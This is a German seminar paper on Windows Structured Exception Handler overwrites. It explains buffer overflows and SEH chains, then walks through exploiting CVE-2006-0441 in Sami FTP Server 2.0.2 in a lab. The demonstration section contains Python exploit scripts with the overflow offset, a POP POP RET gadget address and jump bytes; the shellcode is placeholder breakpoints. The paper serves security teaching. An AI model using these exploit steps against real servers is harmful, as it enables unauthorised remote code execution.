UNIVERSITY OF APPLIED SCIENCES

Department of Computer Science

Seminararbeit

Structured Exception Handler Overwrites

Seminar IT-Sicherheit: Penetration Testing

Eingereicht am:

4. Januar 2017

WS 2016/2017

Eingereicht von:

Philipp Normann
E-mail: mail@philipp-normann.de

Betreut von:

Prof. Dr. Gerd Beuster
Fachhochschule Wedel
Feldstraße 143
22880 Wedel
Telefon: 04103 80-48-38
E-mail: gb@fh-wedel.de

Inhaltsverzeichnis

Abbildungsverzeichnis

1 Einleitung

Wenn während der Ausführung eines Programms ein Fehler auftritt, wird eine Exception ausgelöst. Unter Windows wird daraufhin in einer Liste von Exception Handlern nach einer passenden Routine zur Fehlerbehandlung gesucht.

Gelingt es einem Angreifer während eines Speicherüberlaufs einen solchen Exception Handler zu überschreiben, kann er die Kontrolle über die Ausführung des Programms erlangen. Diese Art des Angriffs wurde erstmalig von David Litchfield von NGS Software in einer Forschungsarbeit, die er im September 2003[6] veröffentlichte, dokumentiert. Gegenüber herkömmlichen Speicherüberlaufs-Angriffen, bei denen eine Rücksprungadresse einer Funktion überschrieben wird, spielt es dabei keine Rolle, ob Stack Cookies, als Sicherheitsmaßnahme, aktiviert sind. Die erhöhte Flexibilität, die ein Angreifer dadurch erlangt, machen Structured Exception Handler so interessant.

In den folgenden Kapiteln wird ein Einblick in die genaue Funktionsweise eines solchen Exploits gegeben und auf mögliche Gegenmaßnahmen hingewiesen, die getroffen werden können, um Programme gegen solche Angriffe zu schützen.

2 Grundlagen

In dem folgenden Kapitel werden die Grundlagen erläutert, welche zum Verständnis eines Structured Exception Handler Overwrite (SEHO) Angriffs benötigt werden. Ein gewisses Grundverständnis über die Funktionsweise von Computern wird allerdings trotzdem vorausgesetzt.

2.1 Wie relevant ist diese Sicherheitslücke?

Seit der Veröffentlichung dieser Angriffstechnik im September 2003 von David Litchfield[6] sind Structured Exception Handler Overwrites zu einer Standardwaffe der Angreifer geworden.

Aus einem Bericht von Microsoft aus dem Jahr 2009 geht hervor, dass etwa 20 % aller Exploits aus dem Metasploit Framework SEH Overwrites nutzen.[7] Dies ist ein Indiz für deren nicht zu vernachlässigende Relevanz. Außerdem wird in diesem Bericht auf die immer häufiger auftretende Verwendung von SEHOs in diversen Browser Exploits hingewiesen.

Die jedoch wohl am besorgniserregendsten Tatsache ist, dass selbst die neuste Windows Version (Stand: 01.01.2017, Version 1607, Build 14393.0) in ihrer Standardkonfiguration nicht zuverlässig vor solchen Angriffen schützt. Daher ist die praktische Relevanz dieser Sicherheitslücke zum Zeitpunkt der Verfassung dieses Seminars durchaus gegeben.

2.2 Pufferüberlauf

Einem SEH Overwrite Exploit liegt immer ein Pufferüberlauf zugrunde. Daher werde ich im folgenden Abschnitt darauf eingehen wie ein solcher Speicherüberlauf in einem Computer ermöglicht wird und wie der grundlegende Ablauf dabei aussieht.

2.2.1 Stapelspeicher

Ein Stapelspeicher (Stack) ist eine vom Prozessor bereitgestellte, dynamische Datenstruktur, welche unter anderem dazu genutzt wird, Hochsprachenkonzepte wie Funktionsaufrufe mit Parametern und Rückgabewerten zu realisieren. Dabei wird auf den Stapelspeicher im wesentlichen mithilfe von zwei Befehlen zugegriffen: `PUSH` wird verwendet um Elemente dem Stack hinzuzufügen und `POP` um das zuletzt hinzugefügte Element zu entfernen.[5, Section 2.2.1: Stacks, Queues, and Deques]



Abbildung 2.1: Darstellung eines Stapelspeicher mit den Funktionen Push und Pop

Lokale Variablen werden ebenfalls auf dem Stack abgelegt und bilden in Verbindung mit Puffern die Grundlage für einen stapelbasierten Pufferüberlauf.

2.2.2 Überlaufszenario

Ein Pufferüberlauf entsteht durch einen Fehler im Programm, der es ermöglicht eine zu große Datenmenge in einen dafür zu kleinen reservierten Puffer zu schreiben. Dies ist nur möglich, wenn das Programm keine Bereichsüberprüfungen vornimmt. Dadurch kann eine im Zielspeicher liegende Speicherstelle überschrieben werden. Wie kann man diesen Fehler ausnutzen, um den Programmfluss einer Anwendung zu beeinflussen? Am besten lässt sich dies an einem Beispiel veranschaulichen:

```
char buffer[16];

strcpy(buffer,argv[1]);
```

Quelltext 2.1: C-Codeschnipsel zur Veranschaulichung einer Pufferüberlauf Schwachstelle

In dem vorliegenden Programm wird der Inhalt der `argv[1]` Variable in den `buffer` geschrieben, ohne das dabei die Länge des Arrays überprüft wird. Die Hauptursache für Pufferüberläufe ist die Verwendung von systemnahen Programmiersprachen wie C, die keine Möglichkeit bieten, die Grenzen von Speicherbereichen automatisch zu überwachen.

Was passiert nun, wenn die Länge des Inhalts von `argv[1]` die 16 Byte, die für ein 16 `char` langes Array in der Regel reserviert werden, übersteigt?



Abbildung 2.2: Ein reservierter Puffer wird mit einer zu großen Datenmenge beschrieben

Wie man sieht wird der Inhalt des Stacks, welcher sich nach der `buffer` Variable befindet, überschrieben. Dies könnte ein Angreifer beispielsweise dazu nutzen, um eine Rücksprungadresse zu überschreiben und damit Kontrolle über den Programmablauf zu erlangen. Dadurch könnte er beliebige Befehle auf der Zielmaschine ausführen.[9]

2.3 Was ist eine Exception?

Wenn während eines Programmablaufs ein Fehler auftritt, wird eine Exception ausgelöst. Um diesen Ausnahmezustand zu behandeln gibt es in den meisten Programmiersprachen das Konzept der Exception Handler. Dies sind Anweisungsblöcke oder eigene Funktionen, die versuchen den aufgetretenen Fehler zu behandeln. Falls kein passender Exception Handler gefunden wird, stürzt das Programm ab. In vielen Programmiersprachen wird dieses Konzept in Form von try/catch Blöcken bereitgestellt. Wobei `try` einen Anweisungsblock enthält, der eventuell einen Fehler verursachen kann und der `catch` Block die jeweilige Exception abfängt und behandelt.[10]

```
try {
...
}

catch (Exception ex) {
...
}
```

Quelltext 2.2: try/catch Blöcke als Beispiel für Exceptionhandling in Java

2.4 Structured Exception Handler

Windows Systeme verwenden eine Technik namens Structured Exception Handler (SEH) um mit Programmfehlern während der Laufzeit umzugehen. SEHs haben Ähnlichkeiten mit try/catch Blöcken aus Java: Der Code wird ausgeführt und sobald im Programmablauf ein Fehler auftritt wird die Ausführung gestoppt und an den SEH weitergereicht. Jede Funktion kann eigene SEH Einträge haben.

Ein SEH Eintrag ist 8 Byte lang und besteht aus einem Pointer zum nächsten SEH Eintrag (NSEH), gefolgt von der Speicheradresse des Exception Handlers. Die Liste aller SEH Einträge nennt sich SEH-Chain.[16]



Abbildung 2.3: Eine verkettete Liste von Structured Exception Handlern (SEH-Chain)

3 Theoretischer Exploit

Nachdem nun die Grundlagen geklärt sein sollten, geht es weiter mit einer Erläuterung des allgemeinen Vorgehens bei einer Durchführung eines SEH Overwrites. Außerdem wird gezeigt, wie ein Angreifer einen solchen Exploit dazu nutzen kann, um eigenen Shellcode auszuführen.

3.1 Überschreiben des Structured Exception Handler Pointers

Um die Kontrolle über den Ablauf des Programms zu erlangen, müsste ein Angreifer in der Theorie nur den SEH Handler mit einer eigenen Speicheradresse überschreiben und eine Exception auslösen. Dazu muss man zuerst mithilfe eines Assembler-Level-Debugger in der Zielanwendung die SEH-Chain im Speicher auffinden. Die identifizierte Speicheradresse kann genutzt werden, um den Offset von unserem Attack-String zu bestimmen. Dabei können Tools wie der Immunity Debugger[4] in Verbindung mit dem mona.py Script[3] enorm hilfreich sein.



Abbildung 3.1: Grobe Veranschaulichung eines Structured Exception Overwrites

Nachdem wir nun den Exception Handler überschrieben haben, müssen wir noch dafür sorgen, dass dieser ausgeführt wird. Der einfachste Weg das zu erzwingen ist eine Access-Violation zu erzeugen, indem wir mithilfe eines sehr langen Attack-Strings den Stack-Frame überschreitet.

Eine übliche Vorgehensweise, um die Ausführung in den eigenen Shellcode im Attack-String umzuleiten, ist die Verwendung eines sogenannten `POP POP RET` Gadgets. Diese Methode bedient sich einer bereits vorhandenen Anweisungssequenz aus einem geladenen Modul, um den Stack Pointer um 8 Byte zu erhöhen und die Speicheradresse, die an dieser Stelle liegt, in den Instruction Pointer zu laden. Ein solches Vorgehen wird als Return Oriented Programming (ROP) bezeichnet und kann ebenfalls zur Umgehung von Data Execution Prevention (DEP) verwendet werden. Die Adresse, die sich an dieser Stelle im Speicher befindet, verweist auf den ersten NSEH Eintrag der SEH-Chain.



Abbildung 3.2: Genaue Funktionsweise eines SEHO Exploits mit POP POP RET Sequenz

3.2 Ausführen von beliebigen Code

Dieser Eintrag wird zuvor durch den Überlauf mit einem `JMP` Befehl beschrieben, der den Instruction Pointer um 6 Byte erhöht. Nun hat der Angreifer sein Ziel erreicht und der Shellcode wird ausgeführt.[1]



Abbildung 3.3: Beliebige Codeausführung nach Sprung in eigenen Shellcode

Fertige Shellcodes für diverse Zwecke können Angreifer beispielsweise aus dem Metasploit Framework[11] beziehen. Ein prominentes Beispiel, welches häufig in Proof of Concept Exploits auftaucht, ist das Binden einer Shell auf einen gewünschten TCP Port.

4

Praktische Demonstration

Im folgenden Kapitel geht es darum, die erworbenen theoretische Kenntnisse in die Praxis umzusetzen und mithilfe eines SEH Overwrites Fernzugriff auf einen gefährdeten FTP-Server zu erlangen.

4.1 Immunity Debugger

Zum Debuggen der Zielanwendung auf Assembler Ebene wird der Immunity Debugger verwendet. Dieser ist speziell für die Exploit-Entwicklung optimiert und bietet viele nützliche Tools zur Analyse von kompilierter Windows-Software. Außerdem bietet der Debugger eine umfangreiche Python Scripting-Anbindung, welche durch das verwendete mona.py Script genutzt wird.



Abbildung 4.1: Oberfläche des Immunity Debugger

4.2 Targetbeschreibung

Der Angriff wird auf eine aktuelle Windows VM durchgeführt. Dabei sind alle verfügbaren Updates installiert und der Windows Defender ist aktiviert.

Abbildung 4.2: Windows Versions Bildschirm der Target-VM

4.3 Sami FTP Server 2.0.2 Buffer-Overflow Sicherheitslücke

Bei dem demonstrierten Exploit wird eine bekannte Sicherheitslücke in der Version 2.0.2 des Sami FTP Servers[8] ausgenutzt. Sie ermöglicht es einem Angreifer, durch den Login mit einem zu langen Benutzernamen, einen Pufferüberlauf auszulösen.

Der Überlauf tritt auf, sobald die GUI den Log (SamiFTP.binlog) zur Anzeige lädt. Dadurch, dass die Datei bei jedem Start geladen wird, ist der Angriff solange persistent, bis die entsprechende Datei entfernt oder geleert wird. In Verbindung mit einem SEH Overwrite ist es möglich, beliebige Befehle auf der Zielmaschine auszuführen. Beispielsweise eine Shell auf einen bestimmten Port binden, um sich aus der Ferne einzuloggen. Die Sicherheitslücke hat die CVE-ID: CVE-2006-0441[15]



Abbildung 4.3: KarjaSoft Sami FTP Server 2.0.2 Oberfläche

4.4 Demonstration eines Structured Exception Handler Overwrite

Zuerst müssen wir bestimmen, an welchen Stellen im Speicher sich die NSEH und SEH Einträge befinden. Dazu lässt sich mithilfe von `!mona pattern_create 1500` im Immunity Debugger ein zyklisches Muster mit einer Länge von 1500 Byte erzeugen. Dies kann genutzt werden um die Offsets zu den Einträgen herauszufinden.

```
#!/usr/bin/python

import socket

PAYLOAD =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A
e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag
3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4
Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5A
k6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am
7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
r0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At
1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3A
x4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az
5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6
Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7B
d8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf
9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1B
k2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm
3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5B
q6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs
7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8
Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9B
x0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9"

S = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
S.connect(("192.168.1.107", 21))
S.recv(1024)
S.send('USER ' + PAYLOAD + '\r\n')
S.recv(1024)
S.send('PASS pwned\r\n')
S.recv(1024)
S.close()
```

Quelltext 4.1: Python Script mit einem zyklischen Muster als User zur Bestimmung der Offsets

Führt man `!mona findsmp` aus, während das Muster im Speicher liegt, erstellt mona einen umfangreichen Bericht über alle wichtigen Speicherstellen die es gefunden hat. In unserem Fall erkennt mona, dass ein NSEH Eintrag an dem Offset 596 von einem Teil des Musters überschrieben wurde.

```
[+] Examining SEH chain
SEH record (nseh field) at 0x0201fb60 overwritten with normal pattern : 0x39744138 (
    offset 596), followed by 1396 bytes of cyclic data after the handler
```

Quelltext 4.2: Ergebnis von !mona findmsp bezüglich der SEH Einträge

Um die bestimmten Offsets der SEH Einträge zu überprüfen, setzten wir an den Stellen in unserer Payload jeweils 4 „B“-chars für den NSEH und 4 „C“-chars für den SEH Eintrag ein und untersuchen den Stack mithilfe des Immunity Debuggers nach der Ausführung.

```
#!/usr/bin/python

import socket

OFFSET = 'A' * 596 # NSEH at Offset 596
NSEH = 'B' * 4
SEH = 'C' * 4

PAYLOAD = OFFSET + NSEH + SEH + "D" * 800

S = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
S.connect(("192.168.1.107", 21))
S.recv(1024)
S.send('USER ' + PAYLOAD + '\r\n')
S.recv(1024)
S.send('PASS pwned\r\n')
S.recv(1024)
S.close()
```

Quelltext 4.3: Python Script zum gezielten Überschreiben der NSEH und SEH-Chain

Wie im Stack nach Ausführung des Scripts zu erkennen ist, haben wir die Offsets richtig bestimmt und erfolgreich die NSEH und SEH Einträge überschrieben.

```
0205FB58   41414141  AAAA
0205FB5C   41414141  AAAA
0205FB60   42424242  BBBB  Pointer to next SEH record
0205FB64   43434343  CCCC  SE handler
0205FB68   44444444  DDDD
0205FB6C   44444444  DDDD
```

Quelltext 4.4: NSEH und SEH Einträge wurden erfolgreich im Stack überschrieben

Der nächste Schritt ist die Umleitung des Programmflusses in unseren eigenen Shellcode. Dazu benötigen wir die Adresse zu einem sogenanntes `POP POP RET` Gadget aus einer geladenen DLL. Um diese aufzufinden bietet mona.py ebenfalls einen praktischen Befehl an. `!mona seh` durchsucht alle geladenen DLLs nach möglichen `POP POP RET` Gadgets und gibt die jeweiligen Speicheradressen aus. An der Adresse `0x10022ADE` in der tmp0.dll von Sami FTP befindet sich eine geeignete Befehlsfolge, die für den folgenden Exploit genutzt wird.

Um zu Überprüfen, ob es uns tatsächlich gelingt, den Programmfluss in unseren Shellcode zu lenken, werden wir folgendes Skript verwenden.

```
#!/usr/bin/python

import socket

OFFSET = 'A' * 596 # NSEH at Offset 596
SEH = "\xDE\x2A\x02\x10" # 0x10022ADE POP POP RET gadget, tmp01.dll
NSEH = "\xeb\x06\x90\x90" # JMP x06 byte into shellcode
SHELLCODE = '\xcc' * 500

PAYLOAD = OFFSET + NSEH + SEH + SHELLCODE

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.107",21))
s.recv(1024)
s.send('USER ' + PAYLOAD + '\r\n')
s.recv(1024)
s.send('PASS pwned\r\n')
s.recv(1024)
s.close()
```

Quelltext 4.5: Python Script zur Überprüfung des POP POP RET Gadgets

Vor der Ausführung setzten wir mithilfe des Befehls `bp 10022ADE` in dem Immunity Debugger einen Breakpoint an der Stelle unseres POP POP RET Gadgets. Führen wir nun das Script aus, wird erkenntlich, dass der Breakpoint erfolgreich erreicht wurde und wir kurz davor stehen, unser eigenen Shellcode auszuführen. Jetzt kann man mit F7 (Step into) die einzelnen Befehle nacheinander ausführen.



Abbildung 4.4: Programm ist erfolgreich in die ausgewählte POP POP RET Sequenz gesprungen

Nach der Return Anweisung springt der Instruction Pointer erfolgreich in die Adresse des NSEH Eintrags, welcher wiederum den Sprungbefehl in den Shellcode enthält.

